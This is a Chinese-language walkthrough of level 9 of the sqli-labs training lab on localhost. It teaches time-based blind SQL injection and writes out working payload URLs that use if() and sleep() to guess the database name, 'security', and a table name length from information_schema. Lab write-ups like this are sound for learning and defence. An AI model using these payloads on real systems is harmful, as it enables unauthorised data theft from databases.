

我们来到第九关,在这一关我们发现无论我们怎么乱注入,它的页面都只会显示 You are in....
http://127.0.0.1/Less-9/?id=1' dushygdiAJSDsijajcC--+(后面瞎写的)

分析php源码可知,无论输入语句是否正确,它都只会返回You are in....
这时我们可以利用时间盲注,原理为通过在SQL语句中插入时间延迟函数,根据页面的响应时间来判断条件是否成立。
我们需要用到的函数有:sleep(seconds) - 睡眠指定秒数,表达式使用IF条件控制:if(condition, sleep(5), 0)。在if函数中,第一个参数表示判断条件,第二个参数表示如果条件成立就执行该操作,第三参数为条件不成立就执行该操作。
于是我们可以构造简单的语句来判断时间盲注的可行性:
http://127.0.0.1/Less-9/?id=1' and if(1=1,sleep(5),0)--+

输入后可以发现页面经过了5秒后才刷新了出来,则可以利用时间盲注。接下来的做法与less-8相似,我就一笔带过了。
http://127.0.0.1/Less-9/?id=1' and if(length(database())=8,sleep(5),0)--+

database()长度为8,接着:
http://127.0.0.1/Less-9/?id=1' and if(substring(database(),1,1)='s',sleep(5),0)--+
http://127.0.0.1/Less-9/?id=1' and if(substring(database(),1,1)='e',sleep(5),0)--+
http://127.0.0.1/Less-9/?id=1' and if(substring(database(),1,1)='c',sleep(5),0)--+
http://127.0.0.1/Less-9/?id=1' and if(substring(database(),1,1)='u',sleep(5),0)--+
http://127.0.0.1/Less-9/?id=1' and if(substring(database(),1,1)='r',sleep(5),0)--+
...
慢慢查得出database()名为security,接着查询table_name.
http://127.0.0.1/Less-9/?id=1' and if((select length(table_name) from information_schema.tables where table_schema=database() LIMIT 0,1)=6,sleep(5),0)--+

可知table_name长度为六。剩下的步骤类似,你也可以使用>,<符号结合ASCII来缩小范围。
